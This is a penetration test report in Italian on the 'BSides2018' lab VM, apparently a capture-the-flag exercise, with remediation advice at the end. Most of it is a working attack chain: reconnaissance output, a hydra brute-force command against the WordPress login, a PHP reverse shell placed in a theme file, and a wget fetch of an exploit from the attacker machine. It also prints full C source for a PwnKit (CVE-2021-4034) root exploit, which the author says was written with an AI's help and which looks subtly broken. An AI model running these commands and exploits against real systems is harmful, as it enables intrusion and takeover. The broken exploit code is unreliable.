

Penetration Testing Report: Target "BSides2018"

Data: 19 Gennaio 2026

Target IP: 192.168.50.105

Tester: Mirko Imbrogno

Stato Finale: Compromissione Totale (Root Access)

1. Executive Summary

L'attività di verifica ha portato alla compromissione completa del server "BSides2018". Le criticità principali rilevate sono:

- Configurazione FTP insicura:** Accesso anonimo consentito che ha portato alla fuga di informazioni (nomi utente).
 - Credenziali deboli:** La password dell'amministratore WordPress era vulnerabile ad attacchi a dizionario.
 - Code Execution (RCE):** Possibilità di modificare codice PHP tramite il pannello di amministrazione WordPress.
 - Privilege Escalation:** Presenza di vulnerabilità critiche nei componenti di sistema (PwnKit) che permettono a qualsiasi utente di diventare amministratore.
-

2. Fase 1: Network Discovery (Riconoscimento)

Obiettivo: Identificare il bersaglio all'interno della rete.

Abbiamo iniziato con una scansione ping (`fping`) sull'intera sottorete per individuare gli host attivi. L'indirizzo `192.168.50.105` è stato identificato come il target assegnato.

```
(kali㉿kali)-[~]
└─$ fping -a -g 192.168.50.0/24 2> /dev/null
192.168.50.1
192.168.50.100
192.168.50.105
^C
```

Scansione fping che conferma l'host target attivo.

Successivamente, abbiamo eseguito una scansione delle porte TCP con **nmap** per identificare i servizi esposti. Sono state rilevate tre porte aperte:

- **21/tcp:** FTP (vsftpd 2.3.5)
- **22/tcp:** SSH (OpenSSH 5.9p1)
- **80/tcp:** HTTP (Apache httpd 2.2.22)

```
(kali㉿kali)-[~]
└─$ nmap -O 192.168.50.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 05:40 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.105
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9B:BE:58 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds

(kali㉿kali)-[~]
└─$ nmap -sS 192.168.50.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 05:40 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.105
Host is up (0.0080s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9B:BE:58 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds

(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 05:40 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.105
Host is up (0.0039s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
```

Output di Nmap che mostra i servizi e le versioni rilevate.

3. Fase 2: Enumerazione Servizi (FTP & Information Disclosure)

Obiettivo: Verificare la sicurezza del servizio FTP.

Abbiamo testato l'accesso con credenziali standard. Il server permetteva il login come utente **anonymous**.

```
(kali㉿kali)-[~]
└─$ ftp 192.168.50.105
Connected to 192.168.50.105.
220 (vsFTPD 2.3.5)
Name (192.168.50.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Connessione FTP riuscita con accesso anonimo.

Esplorando il file system remoto, abbiamo individuato una directory `/public` contenente un file di backup sospetto denominato `users.txt.bk`.


```
ftp> cd public
250 Directory successfully changed.
ftp> pwd
Remote directory: /public
ftp> ls -la
229 Entering Extended Passive Mode (|||15773|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar  03  2018 .
drwxr-xr-x    3 0         0        4096 Mar  03  2018 ..
-rw-r--r--    1 0         0        31   Mar  03  2018 users.txt.bk
226 Directory send OK.
```

Listing della directory che espone il file users.txt.bk.

Abbiamo proceduto al download del file sulla nostra macchina locale per l'analisi.

Trasferimento del file di backup.

L'analisi del contenuto ha rivelato una lista di nomi utente validi sul sistema (tra cui **john**, **abatchy**, **mai**). Questa informazione è stata cruciale per le fasi successive dell'attacco.




Il file rivela i nomi utente, esponendo un chiaro vettore per attacchi di forza bruta.

4. Fase 3: Enumerazione Web

Obiettivo: Analizzare l'applicazione web sulla porta 80.

Visitando l'indirizzo IP via browser, abbiamo visualizzato la pagina di default di Apache ("It works!"), che non offre punti di ingresso evidenti.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Pagina di default del server web.

Abbiamo quindi utilizzato **gobuster** per effettuare un attacco di "Directory Brute-forcing", alla ricerca di cartelle nascoste.

```
(kali㉿kali)-[~]
$ locate common.txt
/etc/theHarvester/wordlists/general/common.txt
/usr/share/seclists/Discovery/File-System/0BEX_common.txt
/usr/share/seclists/Discovery/Web-Content/common.txt
/usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt

(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.105 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.50.105
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

.htaccess      (Status: 403) [Size: 291]
.htpasswd      (Status: 403) [Size: 291]
.hta          (Status: 403) [Size: 286]
cgi-bin/        (Status: 403) [Size: 290]
index          (Status: 200) [Size: 177]
index.html     (Status: 200) [Size: 177]
robots         (Status: 200) [Size: 43]
robots.txt     (Status: 200) [Size: 43]
server-status  (Status: 403) [Size: 295]
Progress: 4750 / 4750 (100.00%)
Finished
```

Gobuster individua la cartella /backup_wordpress e il file robots.txt.

L'analisi manuale del file `robots.txt` ha confermato che l'amministratore voleva nascondere la directory `/backup_wordpress` ai motori di ricerca.



The screenshot shows a terminal window with the URL `http://192.168.50.105/robots.txt`. The content of the file is:

```
User-agent: *
Disallow: /backup_wordpress
```

Il file robots.txt conferma l'esistenza della directory nascosta.

Visitando l'URL `/backup_wordpress`, abbiamo trovato un blog WordPress abbandonato ("Retired").

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

—
—
john
March 7, 2018
Leave a comment
Edit

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

Hello world!

Homepage del blog WordPress.

Abbiamo lanciato una seconda scansione `gobuster` specifica sulla cartella di WordPress, identificando la pagina di login amministrativa (`wp-login.php`).


```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.105/backup_wordpress/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.105/backup_wordpress/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
.hta           (Status: 403) [Size: 303]
.htaccess      (Status: 403) [Size: 308]
.htpasswd      (Status: 403) [Size: 308]
license        (Status: 200) [Size: 19935]
readme         (Status: 200) [Size: 7358]
index          (Status: 301) [Size: 0] [→ http://192.168.50.105/backup_wordpress/index/]
index.php      (Status: 301) [Size: 0] [→ http://192.168.50.105/backup_wordpress/]
wp-admin       (Status: 301) [Size: 336] [→ http://192.168.50.105/backup_wordpress/wp-admin/]
wp-content     (Status: 301) [Size: 338] [→ http://192.168.50.105/backup_wordpress/wp-content/]
wp-includes    (Status: 301) [Size: 339] [→ http://192.168.50.105/backup_wordpress/wp-includes/]
wp-settings   (Status: 500) [Size: 0]
wp-signup     (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
wp-blog-header (Status: 200) [Size: 0]
wp-trackback  (Status: 200) [Size: 135]
wp-config     (Status: 200) [Size: 0]
wp-cron       (Status: 200) [Size: 0]
wp-links-opml (Status: 200) [Size: 233]
wp-load        (Status: 200) [Size: 0]
wp-login       (Status: 200) [Size: 2373]
xmlrpc.php    (Status: 405) [Size: 42]
xmlrpc        (Status: 405) [Size: 42]
wp-mail       (Status: 500) [Size: 3368]
Progress: 4750 / 4750 (100.00%)
=====
Finished
```

Enumerazione specifica di WordPress che trova la pagina di login.

Verifica visiva della pagina di login:



Pagina di autenticazione `wp-login.php`.

5. Fase 4: Exploitation (Accesso Iniziale)

Obiettivo: Ottenere accesso al pannello di controllo e una shell remota.


Utilizzando l'username **john** (trovato nel file FTP) e la wordlist **rockyou.txt**, abbiamo lanciato un attacco a forza bruta con il tool **hydra** contro il form di login di WordPress. L'attacco ha avuto successo trovando la password: **enigma**.

```
(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.50.105 http-post-form "/backup_wordpress/wp-login.php:log^USER^&pwd^=PASS^&wp-submit=Log+In:F=is incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 07:58:37
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.50.105:80/backup_wordpress/wp-login.php:log^USER^&pwd^=PASS^&wp-submit=Log+In:F=is incorrect
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 14344125 to do in 872:31h, 16 active
[STATUS] 274.00 tries/min, 822 tries in 00:03h, 14343577 to do in 872:29h, 16 active
[STATUS] 268.57 tries/min, 1880 tries in 00:07h, 14342519 to do in 890:03h, 16 active
[80][http-post-form] host: 192.168.50.105 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-18 08:08:24
```

Hydra cracca con successo la password dell'utente John.

Una volta loggati come amministratori, abbiamo sfruttato la funzionalità "Theme Editor" (Aspetto -> Editor) per modificare il file **404.php** del tema attivo, inserendo una **Reverse Shell PHP**.



Iniezione del codice malevolo (Reverse Shell) nel file 404.php.

Abbiamo attivato un listener Netcat (`nc -lvpn 1234`) sulla nostra macchina e visitato la pagina infetta. Il server ha eseguito il codice, fornendoci l'accesso al sistema come utente `www-data`. Abbiamo subito stabilizzato la shell utilizzando Python.

```
(kali㉿kali)-[~/usr/share/webshells/php]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.105] 44711
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386
GNU/Linux
11:09:57 up 55 min, 0 users, load average: 0.14, 0.06, 0.06
USER      TTY      FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Connessione stabilita e stabilizzazione della shell con Python.

6. Fase 5: Privilege Escalation (Root)

Obiettivo: Elevare i privilegi da utente web a Root (Amministratore di sistema).

Dopo aver analizzato il sistema, abbiamo identificato una vulnerabilità critica nel binario SUID `pkexec`, nota come **PwnKit (CVE-2021-4034)**.

Abbiamo preparato il codice exploit (`pwnkit.c`) sulla nostra macchina Kali, grazie all'aiuto di Gemini AI.

```
GNU nano 8.7
pwnkit.c *
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell = "#include <stdio.h>\n"
               "#include <stdlib.h>\n"
               "#include <unistd.h>\n"
               "void gconv() {}\n"
               "void gconv_init() {}\n"
               "setuid(0); setgid(0);\n"
               "seteuid(0); setegid(0);\n"
               "system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' pwnkit; /bin/sh\");
               exit(0);\n";
               "\n";

int main(int argc, char *argv[]) {
    FILE *fp;
    system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
    system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
    fp = fopen("pwnkit/pwnkit.c", "w");
    fprintf(fp, "%s", shell);
    fclose(fp);
    system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
    char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
    execve("./usr/bin/pkexec", (char* []){NULL}, env);
    return 0;
}
```

Creazione del file sorgente dell'exploit in C.

Abbiamo avviato un server HTTP Python su Kali per trasferire il file alla vittima.

```
└─(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.105 - - [18/Jan/2026 14:10:48] "GET /pwnkit.c HTTP/1.1" 200 -
```

Hosting dell'exploit tramite server Python.

Esecuzione Finale: Sulla macchina vittima, abbiamo:

1. Scaricato l'exploit nella cartella `/tmp`.
2. Compilato il codice con `gcc`.
3. Eseguito il binario.
4. Ottenuto immediatamente una shell di root (`uid=0`).
5. Letto il file `flag.txt` nella directory `/root`.

```
www-data@bsides2018:~$ cd tmp
cd tmp
www-data@bsides2018:/tmp$ wget http://192.168.50.100/pwnkit.c
wget http://192.168.50.100/pwnkit.c
--2026-01-18 11:10:48--  http://192.168.50.100/pwnkit.c
Connecting to 192.168.50.100:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1013 [text/x-csrc]
Saving to: `pwnkit.c'

100%[=====] 1,013      --.-K/s   in 0s

2026-01-18 11:10:48 (65.0 MB/s) - `pwnkit.c' saved [1013/1013]

www-data@bsides2018:/tmp$ gcc pwnkit.c -o pwnkit_exploit
gcc pwnkit.c -o pwnkit_exploit
www-data@bsides2018:/tmp$ chmod +x pwnkit_exploit
chmod +x pwnkit_exploit
www-data@bsides2018:/tmp$ ./pwnkit_exploit
./pwnkit_exploit
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
#
```

Sequenza completa di escalation: download, compilazione, esecuzione e lettura del flag finale.

7. Conclusioni

Il test ha dimostrato gravi carenze nella sicurezza del sistema BSides2018. L'accesso iniziale è stato reso possibile da una cattiva gestione dei file di backup (FTP) e password deboli. La compromissione totale è avvenuta a causa della mancata applicazione delle patch di sicurezza del sistema operativo.

Azioni consigliate:

- Disabilitare l'accesso FTP Anonimo.
- Imporre policy per password complesse.
- Disabilitare l'editing dei file PHP da dashboard WordPress.
- Aggiornare immediatamente il sistema (Patching di Polkit/pkexec).